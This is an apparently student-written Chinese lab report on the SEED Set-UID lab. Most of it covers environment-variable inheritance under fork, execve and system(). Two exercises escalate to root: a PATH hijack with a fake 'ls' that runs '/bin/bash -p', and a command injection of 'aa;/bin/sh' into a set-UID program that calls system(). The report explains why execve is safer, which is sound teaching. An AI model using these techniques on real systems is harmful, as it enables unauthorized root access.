
Set-UID实验

姓名：苏上峰　　学号：57119104　　报告日期：2021/7/7

实验一：

Shell中输入printenv打印环境变量



实验二：

实验目的：探究fork（）创建的子进程环境变量是否和父进程一致

实验操作：

一.下载并使用vim，gcc编译c程序

（1）输入命令：sudo apt-get install vim安装vim

（2）输入命令：sudo apt-get install gcc 安装gcc编译器

（3）使用mkdir命令在home目录下创建workspace/les1,使用cd命令切换到les1目录下，并使用touch创建文件a.c

（4）vi a.c打开a.c文件输入c程序代码段，保存退出

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
extern char **environ;
void printenv()//该函数用于输出当前进程的环境变量
{
int i = 0;
while (environ[i] != NULL) {//循环输出环境变量数组中的环境变量值
```

```
printf("%s\n", environ[i]);
i++;
}
}
void main()
{
pid_t childPid;
switch(childPid = fork()) {//对childPid进行筛选
case 0: //打印子进程环境变量
printenv(); ①
exit(0);
default: //打印父进程环境变量
//printenv(); ②
exit(0);
}
}
```

（5）输入cc a.c编译a.c文件并在当前目录下生成可执行文件a.out，可使用ls命令查看

二.执行并将输出重定向到les1目录下新建的文件child中，观察子进程的环境变量

（1）在当前目录下创建新文件touch child

（2）输入命令 ./a.out > child实现输出重定向

三.将源代码中子进程部分的printenv（）函数注释掉，并将父进程部分中printenv（）函数注释去掉，按②中同样方法将输出重定向到les1目录下新建的文件parent中，使用diff命令比较两者的区别

实验结果：diff命令输出为空，说明父进程和子进程环境变量没有差别

```
root@VM:/home/workspace/les1# diff child parent
root@VM:/home/workspace/les1#
```

实验结果说明：子进程可以继承父进程的环境变量

实验三

实验操作：

一.运行以下程序

```
#include <stdio.h>
#include <stdlib.h>
extern char **environ;
int main()
{
char *argv[2];
argv[0] = "/usr/bin/env";//程序名参数
argv[1] = NULL;//命令行参数数组最后一位必须以空指针结尾
execve("/usr/bin/env", argv, NULL); //第三位传入进程的环境变量为NULL
```

二.将上面程序①部分改成


```
execve(\"/usr/bin/env\", argv, environ);
```

并观察输出结果的变化

实验结果：

第一次无输出

第二次输出大量环境变量（截图不全）



实验结论：新程序通过execve函数传递的参数来确定环境变量

实验四：

实验操作:

运行以下代码段：

```
#include <stdio.h>
#include <stdlib.h>
int main()
{
system("/usr/bin/env");
return 0 ;
}
```

实验结果：

输出以下字符串：(节选)

```
LESSOPEN=\| /usr/bin/lesspipe %s**
**GNOME_KEYRING_PID=**
**MAIL=/var/mail/root**
**USER=root**
**LANGUAGE=en_US**
**J2SDKDIR=/usr/lib/jvm/java-8-oracle**
```

```
**XDG_SEAT=seat0**
**SESSION=ubuntu**
**XDG_SESSION_TYPE=x11**
**COMPIZ_CONFIG_PROFILE=ubuntu**
**LD_LIBRARY_PATH=/home/seed/source/boost_1\_64_0/stage/lib:/home/seed/source/bo
ost_1\_64_0/stage/lib:**
**SHLVL=2**
**LIBGL_ALWAYS_SOFTWARE=1**
**J2REDIR=/usr/lib/jvm/java-8-oracle/jre**
**OLDPWD=/**
**HOME=/root**
```

实验结论：当shell中使用命令system（“/usr/bin/env”），程序打开shell并运行该命令，打开一个新的进程并将父进程的环境变量传递给子进程

实验五

实验操作

Step1：创建程序a.c,并写入以下代码用于打印该程序对应进程的所有环境变量

```
#include <stdio.h>
#include <stdlib.h>
extern char **environ;//引入环境变量数组
void main()
{
int i = 0;
while (environ[i] != NULL)//该循环用于打印所有环境变量
{
printf("%s\n", environ[i]);
i++;
}
}
```

Step 2：编译程序并将该程序改为set-UID程序

```
$ sudo chown root a.out #将程序所有者改为root用户
$ sudo chmod 4755 a.out #将程序set-UID比特位设为1，并将所有者权限改为可读可写可执行
```

step3:分别执行以下三句代码，观察shell进程的shell变量（为程序环境变量的副本），找出其中PATH，LD_LIBRARY_PATH，并利用export添加新的shell变量MY_NEW_ENV

```
$ env | grep PATH #显示所有环境变量并过滤值为PATH的
$ export MY_NEW_ENV=/home/my_new_path #引入新的shell变量并将其指向home目录下新创建的目录my_new_path
```

```
[03/22/21]seed@VM:/home$ env | grep PATH
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:.:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
```

```
[03/22/21]seed@VM:/home$ export MY_NEW_ENV=/home/my_new_path
```

step4：运行set-UID程序，打印出子进程的shell变量，观察其中是否有PATH，LD_LIBRARY_PATH，MY_NEW_ENV三个shell变量

```
$ ./a.out | grep PATH #运行a.out程序显示所有环境变量，并过滤值为PATH的
$ ./a.out | grep MY_NEW_ENV #运行a.out程序显示所有环境变量，并过滤值为PATH的
```

如下图所示，MY_NEW_ENV环境变量被打印出来，且值为之前设定的值

```
[03/22/21]seed@VM:/home$ ./a.out | grep MY_NEW_ENV
MY_NEW_ENV=/home/my_new_path
```

如下图，PATH被打印而LD_LIBRARY_PATH没有被打印出来

```
[03/22/21]seed@VM:/home$ ./a.out | grep PATH
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
:/usr/games:/usr/local/games:.:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib
/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/
android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/hom
e/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
```

实验结论：子进程继承父进程的shell变量，包括父进程中从系统环境变量复制而来的shell变量，以及export声明过的，用户自己添加的shell变量

实验六

实验操作

step1：创建c程序a.c，其代码如下：

```c
#include<stdlib.h>
int main()
{
    system("ls");//系统调用ls
    return 0;
}
```

编译运行并将其可执行文件改为set-UID程序

step2:创建与系统命令ls同名的恶意程序ls.c，其代码如下：

```c
#include<stdlib.h>
int main()
{
    system("/bin/bash -p");//打开bash并获取
    return 0;
}
```

编译运行


step3：运行以下语句，改变环境变量PATH

```
$export PATH=.:&PATH #改变环境变量PATH，将代表当前目录的点号.加在PATH变量的最前面
```

step4：运行vul程序，观察结果

实验结果

观察到如下结果



程序在运行代码a.out之后，遇到语句system（“ls”），不是按原定的去bin目录下寻找系统调用ls，而是根据环境变量优先在当前目录下寻找名为ls的程序，使得用户自己写的恶意程序ls被调用，并获取到有root权限的bash

实验结论

程序执行system（command）命令时，先打开shell，将对应的命令输入该shell运行，shell程序自动根据PATH环境变量寻找command的路径，这个过程可能被攻击者利用于执行其植入的恶意程序

实验八

实验操作


step1：编写catall.c程序如下，编译并将其可执行文件catall改为set-UID程序

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
char *v[3];
char *command;//指向命令
if(argc < 2) {
printf("Please type a file name.\n");
return 1;
}//当用户输入错误（只输入一个命令而后面没有跟参数时），提示用户输入一个文件的名字
v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;//在用户输入中，v【0】指向需要调用的命令
cat的目录字符串，v【1】指向用户输入的参数（文件名）的字符串，v【2】为空标志v数组的结束
command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
sprintf(command, "%s %s", v[0], v[1]);//产生对应的command命令
// Use only one of the followings.
system(command);//打开shell子进程，执行command对应的命令
// execve(v[0], v, NULL);
return 0 ;
}
```

step2：执行catall文件，并输入设定的参数


```
$ ./catall "aa;/bin/sh"
```

得到结果如下：



得到带有root权限的bash，攻击成功

step3：将代码中system部分注释掉，取消对execve的注释，观察结果



提示找不到该文件或目录，攻击失败

实验结论

system（）和execve（）都可以在c程序中执行命令，但是system相当于在set-UID程序中使用了shell，而shell中命令可以用分号隔开，这就导致本来应该作为数据的文件名的后部分被当做指令执行，执行了攻击者想要shell程序执行的操作；而execve直接向操作系统请求执行指定的指令，将整个输入作为一个参数。所以execve（）比system（）要安全。